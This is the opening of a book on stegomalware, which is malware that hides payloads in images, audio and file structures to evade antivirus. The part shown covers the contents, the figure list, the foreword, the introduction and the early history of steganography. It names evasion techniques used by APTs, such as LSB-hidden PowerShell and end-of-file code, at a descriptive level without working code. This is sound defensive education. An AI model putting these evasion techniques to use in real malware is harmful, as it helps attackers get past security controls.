




STEGOMALWARE - EVASION OF ANTIVIRUS AND PERIMETER SECURITY USING STEGANOGRAPHY

Hiding advanced cyberthreats and malware

DR. ALFONSO MUÑOZ - FOREWORD: BERNARDO QUINTERO

STEGOMALWARE

**Evasion of antivirus and perimeter security
using steganography**

Hiding advanced cyberthreats and malware

Author: Dr. Alfonso Muñoz

Foreword by Bernardo Quintero



Attribution-NonCommercial-NoDerivatives

Madrid, September, 2026

NOTE: This document is an AI-assisted machine translation into English, with human review, of my book in Spanish (updated in October 2023) — Evasion of Antivirus and Perimeter Security Using Steganography. Hiding Advanced Cyberthreats and Malware. First edition. Madrid – Spain, September 2021.

The goal is to make it accessible to as many readers as possible. Many of the techniques and principles remain just as useful today as they were when I first wrote these words.

I hope you enjoy the read.

Dr. Alfonso Muñoz

Twitter: @mindcrypt

Telegram: t.me/criptored

Github: <https://www.github.com/mindcrypt>

Linkedin: <https://www.linkedin.com/in/alfonsomu%C3%B1oz/>

Paperback:

<https://www.amazon.es/Estegomalware-antivirus-perimetral-esteganograf%C3%ADa-ciberamenazas/dp/B09F1J2NTG>

E-book:

<https://www.amazon.es/Estegomalware-antivirus-perimetral-esteganograf%C3%ADa-ciberamenazas-ebook/dp/B09FZP8HH4>

Colonel Von Luger, it is the sworn duty of all officers to try to escape. If they cannot escape, then it is their sworn duty to cause the enemy to use an inordinate number of troops to guard them, and their sworn duty to harass the enemy to the best of their ability.

Film – The Great Escape (1963)

https://es.wikipedia.org/wiki/The_Great_Escape

Contents

List of figures.....	7
Foreword – Bernardo Quintero.....	11
Introduction.....	15
2000 years of steganography for lazy professionals.....	18
Chapter 1. Steganography in malware. A decade of industrializing malware	32
1.1 Definition of steganographic concepts and techniques for hiding malware – Steganographic TTPs (Tactics, Techniques, Procedures)	32
1.2. Evasion of antivirus with steganography	37
1.2.1 Evasion of antivirus based on steganographic techniques in compressed formats	38
1.3 Limitations on stegomalware use and self-execution. Polyglots	43
1.3.1 Self-execution of stegomalware in web browsers. Embedded exploits.....	45
1.3.2 Stegomalware and polyglots in mobile applications	47
Chapter 2. Steganography in modern advanced threats. A look at APTs from 2019 to 2023	49
2.1 Steganography in APTs using the LSB (Least Significant Bit) replacement technique.....	51
2.1.1 Ursnif/Gozi	53
2.1.2 Powload	55
2.1.3 Oceanlotus APT-32	56
2.1.4 Waterbug/Turla & XMRig Monero miner	58
2.1.5 The Dukes – Operation Ghost.....	59
2.1.6 Bebloh.....	62
2.1.7 MT3-MontysThree.....	63
2.1.8 Serpent	65
2.1.9 Worok.....	66
2.2 Steganography in APTs abusing the end-of-file structure (EoF)	68
2.2.1 Scarcruft – APT37	69
2.2.2 MyKings botnet	70
2.2.3 Darktrack	72
2.2.4 New Magecart Skimmers.....	73
2.3 Steganography in APTs abusing email attachments.....	75
2.4 Steganography with markup languages in APTs.....	80
2.4.1 Platinum APT.....	80
Chapter 3. Steganography techniques used in APTs. An analyst’s view	83
3.1 Hiding techniques based on LSB replacement and matching $\pm k$	83
3.1.1 Programming your own hiding tool. Misuses of the LSB substitution technique	90
3.1.2 Hiding techniques in JPEG images. The case of F5 and Steghide	93

3.1.3 Hiding techniques in PNG images. The case of Invoke-PSImage	99
3.2 Steganographic techniques using file format structure. The EoF technique	101
3.3 Steganographic techniques in markup languages. Steganography in HTML and XML	105
3.4 Steganographic hiding techniques in audio. The Wave format	108
3.5 Steganographic hiding techniques in communication protocols. Steganography in HTTP	110
Chapter 4. Training, tools, and skills development in steganography	115
Other books published by the author	118

List of figures

Figure 1. Throughout history, numerous examples of protecting and concealing information by means of musical scores have been documented. In the book TRATADO DE CRIPTOGRAFÍA CON APLICACIÓN ESPECIAL AL EJÉRCITO by J.G. Carmona you can find concrete examples of its application to Spanish - https://publicaciones.defensa.gob.es/tratado-de-cryptografia-con-aplicacion-especial-al-ejercito.html	23
Figure 2. The “Bow Tie” pattern. This pattern told slaves to get rid of their old clothes and find others to blend in better in the new city	25
Figure 3. Pure steganography mechanisms based on the use of physical elements to mask hidden communications. The stone of discord	27
Figure 4. Symmetric steganography scheme	28
Figure 5. Examples of stegomalware using domain-fronting.....	34
Figure 6. Examples of the use of famous steganographic tools that allow information to be hidden on Twitter and Facebook at the time of writing this book	36
Figure 7. RAR file compressing a PDF file and an MS-DOS computer virus	39
Figure 8. Hexadecimal code of the Barrotes 1310 virus compressed with the RAR algorithm.....	40
Figure 9. Structure of a RAR file modified (HEAD_TYPE=0x74->0x00) so that a compressed file stored in the container file is not found (2ficherosModificados.rar)	41
Figure 10. File hidden in the structure of the .rar file.....	41
Figure 11. Symmetric hiding steganographic scheme	43
Figure 12. Common scheme for the use of steganography in modern stegomalware	44
Figure 13. Creating any polyglot requires a deep knowledge of the file format you want to modify so that it behaves in different ways depending on the “player” that executes it.....	46
Figure 14. Example of a JPEG-JS polyglot using the Powerglot tool.....	46
Figure 15. Basic example of the principles used by the Stegosplit tool. Figures 1 and 2 show different polyglot examples for old and modern browser versions. It is important to note how Stegosplit leaves an end-of-file mark that can be detected (Powerglot detects it).....	47
Figure 16. Reverse engineering of the stegomalware by researchers at the Carlos III University of Madrid - Android LikeImage	48
Figure 17. Example of a “possible” timeline of the use of steganographic techniques in modern malware	50
Figure 18. Malware sample from the TA551 cybercriminal group - Recovery of a DLL library from a PNG image’	52
Figure 19. Evolution of the attack and obfuscation techniques used by Ursnif	54

Figure 20. Steganographic image with an embedded malicious PowerShell script	54
Figure 21. PowerShell script extracted from the steganographic image	55
Figure 22. Excerpt of code from the PowerShell script downloaded and recovered with Getpixel.....	55
Figure 23. Image used by Powload to hide malicious code	56
Figure 24. Examples of spam email with messages urging users to download and click on the attached documents	56
Figure 25. Examples of PNG images used to hide payloads	57
Figure 26. Infection and payload-recovery process selecting 3 bits from the red channel, 3 from the green, and 2 bits from the blue channel.....	57
Figure 27. Example of a .wav file header and data size	58
Figure 28. For each byte processed, the malware extracts the LSB	59
Figure 29. Activity of the Dukes cyberespionage group in recent years	59
Figure 30. Phases used by malware samples from the cyberespionage group	60
Figure 31. Examples of stegomalware in digital images used by the cyberespionage group	61
Figure 32. The stegomalware uses the LSB technique, selecting different bits in each color channel	61
Figure 33. 620 x 485 PNG image. The first three rows of the image are read, 3 x 620 pixels; it takes the four lower bits of the blue channel of each pixel and concatenates them with the four lower bits of the green channel, thus forming 1 byte per pixel. The first 1,342 bytes are then converted into ASCII characters that form another PowerShell script, which is subsequently executed. Once the final PowerShell script has been assembled, it is not executed directly. Instead, it is passed through the clipboard and executed later. This allows the infection to leave a minimal trace of itself, since the clipboard is cleared at the end.	62
Figure 34. The data is hidden in the image using steganographic techniques, and the malware extracts it from the pixels defined by the algorithm. The use of steganography allows attackers to evade some security tools, including network traffic scanners. The data extracted from the image is consecutively encoded using the Base64 algorithm, encrypted with the AES algorithm, and encoded again using Base64. Interestingly, the script contains a deliberately included bug in its code, with the exception message used as the decryption key. It is worth noting that the exception message text depends on the language pack installed on the operating system. Apparently, the attackers prepare the malicious script specifically for victims in a particular country. The decrypted and decoded data forms yet another PowerShell script, which is executed.	63
Figure 35. The diagram shows the general execution flow of the MontysThree modules	64

Figure 36. Example of the Serpent attack lifecycle.	65
Figure 37. Some of the attack vectors identified for the Worok malware ..	66
Figure 38. Decoding one byte from 2 pixels	67
Figure 39. Example of data structures hidden in images	67
Figure 40. PNG stego-image hiding an embedded C# payload.....	67
Figure 41. Example of a multi-stage infection	69
Figure 42. Stegomalware at the end of the file of a Taylor Swift image	70
Figure 43. A closer examination of the image file reveals that, in addition to the image content, it contains an attached executable: a VMProtect-packed version of a brute-force and SQL tool	71
Figure 44. Stego-image with malicious code	72
Figure 45. Information appended at the end of the file - Darktrack	72
Figure 46. New digital skimmer - https://twitter.com/AffableKraut/status/1210298763417276416?s=20	74
Figure 47. JavaScript code hidden at the end of the file	74
Figure 48. LightNeuron Transport Agent	76
Figure 49. Architecture with Microsoft Exchange – based on https://docs.microsoft.com/en-us/exchange/mail-flow-exchange-2013-help	77
Figure 50. Signature validation in the JPG file.....	78
Figure 51. JPG image modified with commands embedded by LightNeuron	78
Figure 52. Hexadecimal representation of a PDF file with the “sensitive” information block.....	79
Figure 53. Valid example of a PDF file modified with commands inserted by LightNeuron.....	79
Figure 54. Eugene Kaspersky warning about the impact of stegomalware in advanced attacks	80
Figure 55. Alleged connection to the C&C disabled – APT Platinum	81
Figure 56. Hiding information by encoding data in the order of HTML tag attributes	81
Figure 57. Hiding techniques based on textual steganography	82
Figure 58. The decoded data is decrypted to obtain the commands	82
Figure 59. Examples of commands extracted from the HTML page after decryption	82
Figure 60. LSB-replacement hiding technique in the least significant bit of a pixel	84
Figure 61. Visual impact of modifying, from most to least, the 6 most significant bits of the pixels of an image. From left to right and top to bottom.	87
Figure 62. Hiding information with the DIIT tool.....	88
Figure 63. Selecting the bits to modify in each pixel using the DIIT tool ..	88
Figure 64. Recovering hidden information with the DIIT tool	88

Figure 65. Use of audio steganography in the series Mr. Robot.....	92
Figure 66. The Deepsound steganographic tool	92
Figure 67. Reverse engineering of the DeepSound steganographic tool....	93
Figure 68. Typical histogram of JPEG coefficients after the quantization process vs. the resulting histogram after hiding information with JSteg. This pattern can be detected by a steganalyst	95
Figure 69. Algorithm implemented in the F5 tool	97
Figure 70. Hiding and recovering information using the F5 tool	97
Figure 71. Hiding and recovering information with the F5 tool using a secret key.....	97
Figure 72. Example of a 2:3 coding matrix based on the F5 tool matrix. Given two bits to hide (x1, x2) in 3 pixels (a1,a2,a3), it is only necessary to modify at most 1 bit (1 pixel).....	98
Figure 73. Running Invoke-PSImage to hide malicious code in a PNG - https://i.imgur.com/8ROnVhd.png	100
Figure 74. Hiding the text “Esteganografia” in an image using an EoF technique.....	102
Figure 75. Example of the stegdetect detection tool for detecting EoF in JPEG files	102
Figure 76. Detection options of the stegdetect tool	103
Figure 77. Example of using the Camouflage tool	103
Figure 78. WAVE format. .wav file	109
Figure 79. Example of an audio sample in the WAVE format.....	109
Figure 80. Hiding information with the Stegowav tool.....	110
Figure 81. Creating a covert channel with the Mística tool and the use of steganographic techniques over DNS	113
Figure 82. Recommended reading on steganography and steganalysis ...	116

Foreword – Bernardo Quintero

I sat there stunned, staring at the monitor. That little white ball, barely a few pixels in size, had appeared out of nowhere. It kept moving diagonally back and forth, bouncing off the edges of the screen and erasing a few characters as it went. It was hypnotic. What was that thing? I turned my Amstrad PC-1512 off and on again, inserted the MS-DOS boot disk and... it couldn't be! A moment later, there was the little ball bouncing again. I was 14 at the time, and I had no idea that this incident, which I couldn't understand, would change my life forever.

Luckily, I already had some experience doing low-level reversing. Years earlier I had tried, without much success, to make my own primitive games with the Spectrum's BASIC. I soon concluded that I needed to immerse myself in assembly language in order to study and imitate those video games we spent our afternoons on after school. Now that knowledge would come in handy for unraveling the mystery of the bouncing ball.

After putting in many hours, I managed to understand how that piece of code of less than 1 kB worked; by studying it instruction by instruction, I was eventually able to grasp the logic as a whole. The program stayed resident in memory and intercepted the disk service, which allowed it to take control every time the operating system read or wrote sectors on a diskette. But the revelation came when I discovered that the program copied itself into the boot sector of any new diskette I used in the computer. I was in shock at what that meant; it had never occurred to me that code could become a kind of artificial life capable of self-replicating. Finally, 30 minutes after becoming active in memory, the code displayed the ball effect on the screen. Mystery solved. I had been infected with a computer virus. The Ping-Pong virus.

That day my passion for viruses and computer security was born, something that has not stopped growing ever since. One of the first things about viruses that caught my attention were the concealment techniques they used to try to go unnoticed at first glance and to hinder their analysis. For example, the Ping-Pong virus stores the original boot sector and part of its code in a couple of sectors at the end of the disk and marks that cluster as defective, which prevents any other program from overwriting it and also makes it harder to read from a high level.

Brain, another similar virus from that era, which also infected me, went a step further to hide itself. When the user tries to read the boot sector of an infected disk, Brain intercepts the request and, instead of showing its

malicious code stored there, returns a copy of the clean original sector that it had previously saved in another sector. As simple as it was effective.

These concealment techniques evolved with the arrival of the first antivirus programs. Viruses no longer disguised themselves only to avoid being discovered by the curious user, but also to evade detection systems. Among the various techniques, the use of encryption—more or less rudimentary—became popular, ranging from a simple XOR to hide text and obfuscate the virus's most recognizable patterns, to robust symmetric algorithms. That said, it was still possible to detect them easily by looking for static strings matching the decryption routine, part of whose code remained unchanged beyond the change of the encryption key.

Years later, another twist would come with the emergence of polymorphic viruses, in which the virus's entire code mutated with each new infection, potentially giving rise to millions of different combinations from a single virus and forcing antivirus companies to go beyond static signatures.

Another qualitative leap came with the Internet. Until then I had had the feeling that, with time and effort, I could always manage to understand any malware (virus, Trojan, worm, etc.) that came into my hands and learn the most hidden purposes of its developer. It might be more or less complicated, it might take more or less time, but in the end it was a matter of reverse-engineering code that contained the entire logic of the attack, no matter how much obfuscation or encryption they used. My joy went down the drain. The Internet changed everything.

Now the malware I have in my hands may be only part of the logic of a much larger scheme that goes beyond the code I have access to. There is no longer any way to be sure of a program's behavior and ultimate objective if it has the ability to receive commands and update itself over the Internet, a feature common to the vast majority of commercial software today.

What might look like simple adware, or even legitimate software, that barely communicates with a remote service on the Internet and does little more in my lab tests, may behave very differently on another system in production and turn into a threat. Much of the logic is no longer self-contained in the code that runs on the local system; instead, it resides in a remote service that I do not have access to by default. Out there, in a *command and control*, a remote black box, there may be logic that is triggered based on certain data, for example, according to the infected computer's IP, machine name, geographic location, etc. The adware I think I am analyzing in my lab, seemingly quite harmless according to its static analysis and its behavior in

a controlled environment, may in fact be a backdoor, ransomware, or APT once it receives commands or a purpose-built update based on some logic that remains hidden from the malware analyst.

With this paradigm shift, which came with the Internet to stay, there was also an explosion in the use of public-key cryptography in attacks. There is no need to dwell on the implications this brought for ransomware attacks, because these days we have them coming out of our ears.

Another side effect of the arrival of the Internet, and its use by malware, was the interest in monitoring and analyzing network traffic. It became necessary to watch communications at the perimeter to detect suspicious traffic with remote systems beyond our local networks, either because they might be receiving commands and downloading new malware modules, or sending sensitive information to the outside. And it is here that steganography had a second renaissance in relation to malware creation. To the more classic concealment techniques and goals, related to storage systems and files, was added the desire to use communication channels that at first glance had the appearance of legitimate and harmless traffic and content.

This book, “STEGOMALWARE,” invites us precisely to take a tour through the steganography techniques and procedures exploited by malware, with special emphasis on explaining the different techniques used by APTs in recent years up to the present day, including numerous descriptions and concrete examples. It is thus an up-to-date work that, at the same time, provides a historical introduction to steganography that gradually and progressively immerses us in this discipline.

We must thank its author, Alfonso Muñoz, for his ability to gather, analyze, synthesize, and communicate in a way that draws the reader in and brings us so didactically closer to a subject that, at first, may sound arduous. Or so some say; in my case, I have to say I enjoyed every chapter.

It only remains for me, as it could not be otherwise, to encourage you to read it. There is a great deal of material that will allow us to better understand how these kinds of techniques are used and will invite us to delve deeper into their different aspects, whether from a defensive or an offensive angle. But above all, this work reminds us that in computer security, as in life in general, not everything is what it seems. A critical attitude, an open mind, and a good dose of well-managed paranoia are always welcome.

As Tony Soprano would say, don’t believe anything you hear and only half of what you see.

Bernardo Quintero (@bquintero) belongs to the generation of the Spectrum and the movie WarGames. Together with Antonio Roperó (R.I.P.) he created “una-al-día,” the first computer security newsletter in Spanish, which eventually gave rise to the company Hispasec Sistemas. During his early years as co-founder at Hispasec he specialized in auditing and pentesting, and later founded VirusTotal, which was ultimately acquired by Google to become part of its group specialized in advanced threats. There they became the first security team to make the leap to X, Google’s secret labs, where they founded Chronicle Security, Alphabet’s first cybersecurity company. Recently, Google Cloud and Chronicle Security merged, giving rise to Google Cloud Security, where Bernardo continues his work as a Security Engineer Manager. All of this from his native land, sunny Málaga, where the headquarters of Google’s new Center of Excellence for Cybersecurity will be located, with its opening expected in 2023.



Introduction

- I... am not a spy. I'm just a mathematician.
- I know a great deal about spies, Alan. You keep more secrets than the best of them.

The Imitation Game (2014)

For a little over 15 years I have been interested in the science of steganography, so much so that I have written books, high-impact academic papers, patents, talks at highly prestigious conferences, developed open source tools, and so on. But none of the above would make sense to me if it were not supported by something truly important. I am a firm believer that the use of steganography can help build more cohesive, free, and democratic societies.

I acknowledge that two milestones significantly shaped my drive to study in depth the mechanisms of attack and defense based on steganography. On one hand, the hacker group cDc, the Cult of the Dead Cow, and its tool Camera/Shy¹, a steganographic web browser that made it easy to hide communications in GIF images in order to help Chinese dissidents. Some time later, while reverse-engineering the application, I would observe that the design of the algorithm used left much to be desired, making it easy for third parties to detect it automatically. I admit that for a while this bred certain “conspiracy theories” in my mind. “More veteran” readers will recall the media uproar over the collaboration between cDc and the FBI (Magic Lantern).

On the other hand, the publication by Duncan Campbell, with his COMINT report titled *Interception Capabilities 2000*² for the European Parliament, which detailed a great deal of information about the *Echelon* program. Its use of cryptography was almost nonexistent, and the civilian population had few resources to protect itself. Steganography could help fill part of that gap.

But, although all this is fascinating, the book you hold in your hands focuses on a more specific and, why not say it, more mundane aspect: the use of steganography in attack tools and campaigns, mostly for financial gain. I devote much of my time, both personal and professional, to offensive security, so I have spent enough time studying it, understanding it, and applying it in detail.

¹ <https://sourceforge.net/projects/cameraschy/>

² <https://fas.org/irp/eprint/ic2000/ic2000.htm>

In 2016, when it was created, I was fortunate to be one of the first Spaniards invited to the *Criminal Use of Information Hiding* group, in cooperation with the *Europol European Cybercrime Centre (EC3)*, where we were able to exchange information and experiences with professionals from very diverse fields (academia, industry, law enforcement, etc.). Throughout all these years I have observed and, unfortunately, still observe the worst version of the use of steganography: its use by organized groups and criminal gangs.

The book you hold in your hands is a humble effort to introduce you to some of the steganographic techniques and procedures that have been used in modern APTs and malware of all kinds to achieve their objectives. It is a short work that focuses on the steganographic details. In the references, you will find complete analyses of the attack campaigns and APTs examined. I strongly recommend reading them. Regardless of your area of specialization, it will open your mind.

Finally, I would like to be honest with you. I acknowledge that writing this work has not been easy and, in passing, dear reader, I would like to apologize in advance. Throughout the book, you will see the use of steganography described in greater or lesser detail across many incidents; most of the time, although I have a critical spirit, what is reported comes from specific intelligence groups/companies or antivirus vendors. In most cases I do not have the malware samples to verify the reported information and, when it is written up in the corresponding reports, the steganographic techniques are not described in all the detail I would like. In addition, the attribution and the dates of appearance of APTs and malware should be considered, in most cases, somewhat arbitrary. The APT in vogue in 2020 may easily have been operating in the shadows for 10 years.

But, dear reader, this need not discourage us. The work you hold in your hands, besides being the first in the discipline, will allow you to quickly and easily understand the overall picture of how steganography is being used today in most of the “modern” malware detected. For your convenience, you will also be able to delve into the concepts of the underlying steganographic techniques and should, or that is my intention, be better equipped to face these new challenges, especially if you work in reverse engineering, computer forensics/DFIR, or as a malware analyst. Obviously, if you work in offensive security, you will be able to learn better techniques for hiding.

So, dear friend, here the journey begins. I do not promise you a safe destination; the road will have curves, unexpected traveling companions, and the occasional scare.

As *The Mentor*, would say, welcome to my world.



Dr. Alfonso Muñoz is an expert in computer security, a field in which he has worked professionally for 24 years. His main activity focuses on advanced technical projects and technologies in defensive and offensive security (Global 500/Ibex-35) and his collaboration with public bodies. His specialization centers on offensive security, AI security, the protection of communications (cryptography and steganography), and advanced cybersecurity research.

His professional activity has been recognized with multiple academic and industry honors, including for reporting vulnerabilities in widely used products (Google, Microsoft, etc.). **Twitter:** [@mindcrypt](#) – alfonso@criptored.com – <https://www.criptored.es>

2000 years of steganography for lazy professionals

“Not all spying is bad. The biggest problem we have right now is mass, indiscriminate surveillance, through which governments collect billions of communications from innocent people every day.”

“I don’t want to live in a world where everything I say, everything I do, everyone I talk to, every expression of creativity or love or friendship is recorded.”

Excerpts from Edward Snowden interviews

Twenty years ago, reading the always exceptional and highly recommended work *The CodeBreakers* by David Kahn³ awakened in me a passion for a discipline, until then anecdotal, known as the science of steganography. For many, a subbranch within the science of cryptology; for others, myself among them, a complete and independent science.

Remember, dear reader, that cryptography is one of the most pessimistic branches of science. It assumes the existence of adversaries with unlimited attack capability, who can read all your messages, generate illegitimate information, or modify your random keys at will. Curiously, it is also one of the most optimistic branches, showing how even in the worst imaginable scenario the power of mathematics and algorithmics can overcome any difficulty. It is an essential discipline for guaranteeing the confidentiality, integrity, and authenticity of communications, minimizing attacks on the identity of the entities (interception and impersonation), attacks on the information (disclosure, replay, manipulation, and repudiation of data), and attacks on the services (denial of service and appropriation). Unfortunately, it suffers from an intrinsic problem: its visibility. The use of cryptography is visible to the actors that interact with or intercept information or a communication. In many scenarios, the mere existence of a communication can pose a serious problem for sender and receiver—including, typically, shutting down the communication or the communicating parties (by locating them), or attacking the end terminals to try to extract the key that encrypts the information. It is at this point that the science of steganography⁴ fills a large gap.

³ The Codebreakers: The Comprehensive History of Secret Communication from Ancient Times to the Internet Hardcover – Illustrated, October 7, 1997 - <https://www.amazon.es/Codebreakers-Comprehensive-History-Communication-Internet/dp/0684831309>

⁴ The term *steganography*, whose etymological origin comes from the Greek words

In my book *Privacidad y Ocultación de Información Digital - Esteganografía. Protegiendo y Atacando Redes Informáticas* published in 2016 by the publisher RA-MA, I made an effort to bring this discipline closer in accessible language, in Spanish. This knowledge, unfortunately, at least in the civilian world, was, and is, scarce in a rigorous and complete form. The book you hold in your hands does not replace the one I wrote years ago; however, it does focus on the use of steganography in malware, updating the information to the present day wherever techniques or procedures require it.

Allow me, reader, in the following pages—few, so as not to lose the focus of this work—to summarize some essential aspects of this discipline that will save you, at least at first, from reading dozens of books and hundreds of academic papers, as has been my case over the last 20 years. I hope this introduction, with the recommended references, will allow you to better understand what is presented in this book.

The first step is to understand, as is the case with cryptology (cryptography and cryptanalysis), that the science of steganography, strictly speaking, is divided into two major areas: steganography and steganalysis. The science of **steganography** studies different procedures for hiding information by storing it on some medium⁵ or transmitting it through some channel, while the science of **steganalysis** studies the security of the different steganographic algorithms, applying different procedures to detect the possible presence of hidden information in a medium (using statistical algorithms or artificial intelligence for this) or to remove it, whether or not one is certain that it exists. The people who apply the science of steganalysis are called **estegoanalistas**. In practice, the combination of cryptography and steganography is vital for the development of robust, secure, and private communication systems.

Steganos (hidden) and *Graphein* (to write), can be defined as hidden writing. In general, it is translated from the English term *steganography*, which in turn comes from the title of the book *Steganographia*, written by the German abbot *Johannes Trithemius* (1462-1516) in 1499.

⁵ In general, the term **stego-medium** refers to the medium or communication carrier (for example, a computer file) used to mask the information to be transmitted without arousing suspicion. Usually, the result of hiding information in a stego-medium gives rise to a *stego-object*; replace the word *object* with the corresponding medium. For example, if digital images are used as the stego-medium to hide information, the resulting image containing the hidden information will be called a stego-image. Other examples would be stego-audio, stego-video, etc. In the following sections, the reader will perfectly understand the different types of stego-media and how to use them in numerous real situations.

To understand the current use of the science of steganography in the real world and the variety of documented attacks, it is important to recall the ideas reflected in the *prisoner's problem*⁶, formalized by *G.J Simmons* in 1983. The description of this problem stems from the need for communication between two entities A and B—for simplicity, assume we are talking about people—who are arrested and confined in separate cells. The stated goal is to develop an escape plan, exchanging information through their guard, given that they are prevented from communicating directly. If the guard is even moderately competent, he will not allow encrypted communication, and if he has the slightest suspicion he will cut off the communications. In this way, A and B must communicate invisibly using some kind of steganography. One way to do this is to hide information in an innocuous-looking message, for example, an image. B could draw a picture of a blue cow in a green pasture and ask the guard to pass it to Alice. Logically, the guard will look at the picture and, noticing nothing strange about it—at most a piece of abstract art—will pass it along without knowing that the colors of the drawing hide a message. At this point, it is important to analyze the guard's (attacker's) possible behaviors toward the intercepted communication:

a) **Passive attack.** The guard can analyze the exchanged information, letting the communication take place if he notices nothing strange. In a modern, telematic environment (computer networks), the guard may only be able to analyze the information (on the Internet) but not interrupt it.

b) **Active attack.** The guard could modify the information, accidentally or deliberately, even damaging it significantly.

c) **Malicious attack.** The guard can modify at will the information hidden in a cover, with the intention of provoking a specific action in the entities receiving that information.

In the literature, you will find four major schemes for designing steganographic procedures: pure or classic steganography, symmetric steganography, asymmetric steganography⁷ and quantum steganography⁸,

⁶ Do not confuse the prisoner's problem with the prisoner's dilemma applied in game theory - https://es.wikipedia.org/wiki/Problema_del_prisionero

⁷ These are systems that require the use of two keys. A public key for the hiding process and a private key to obtain the hidden message. If the reader wishes to delve into this type of stegosystem, a good starting article is *Ahn, L., Hopper, N. Public Key Steganography. Advances in Cryptology, Eurocrypt 2004. pp. 323-341.*

⁸ These systems take advantage of knowledge about quantum physics to design systems that facilitate hiding information. There are several ways to do this, for example, taking

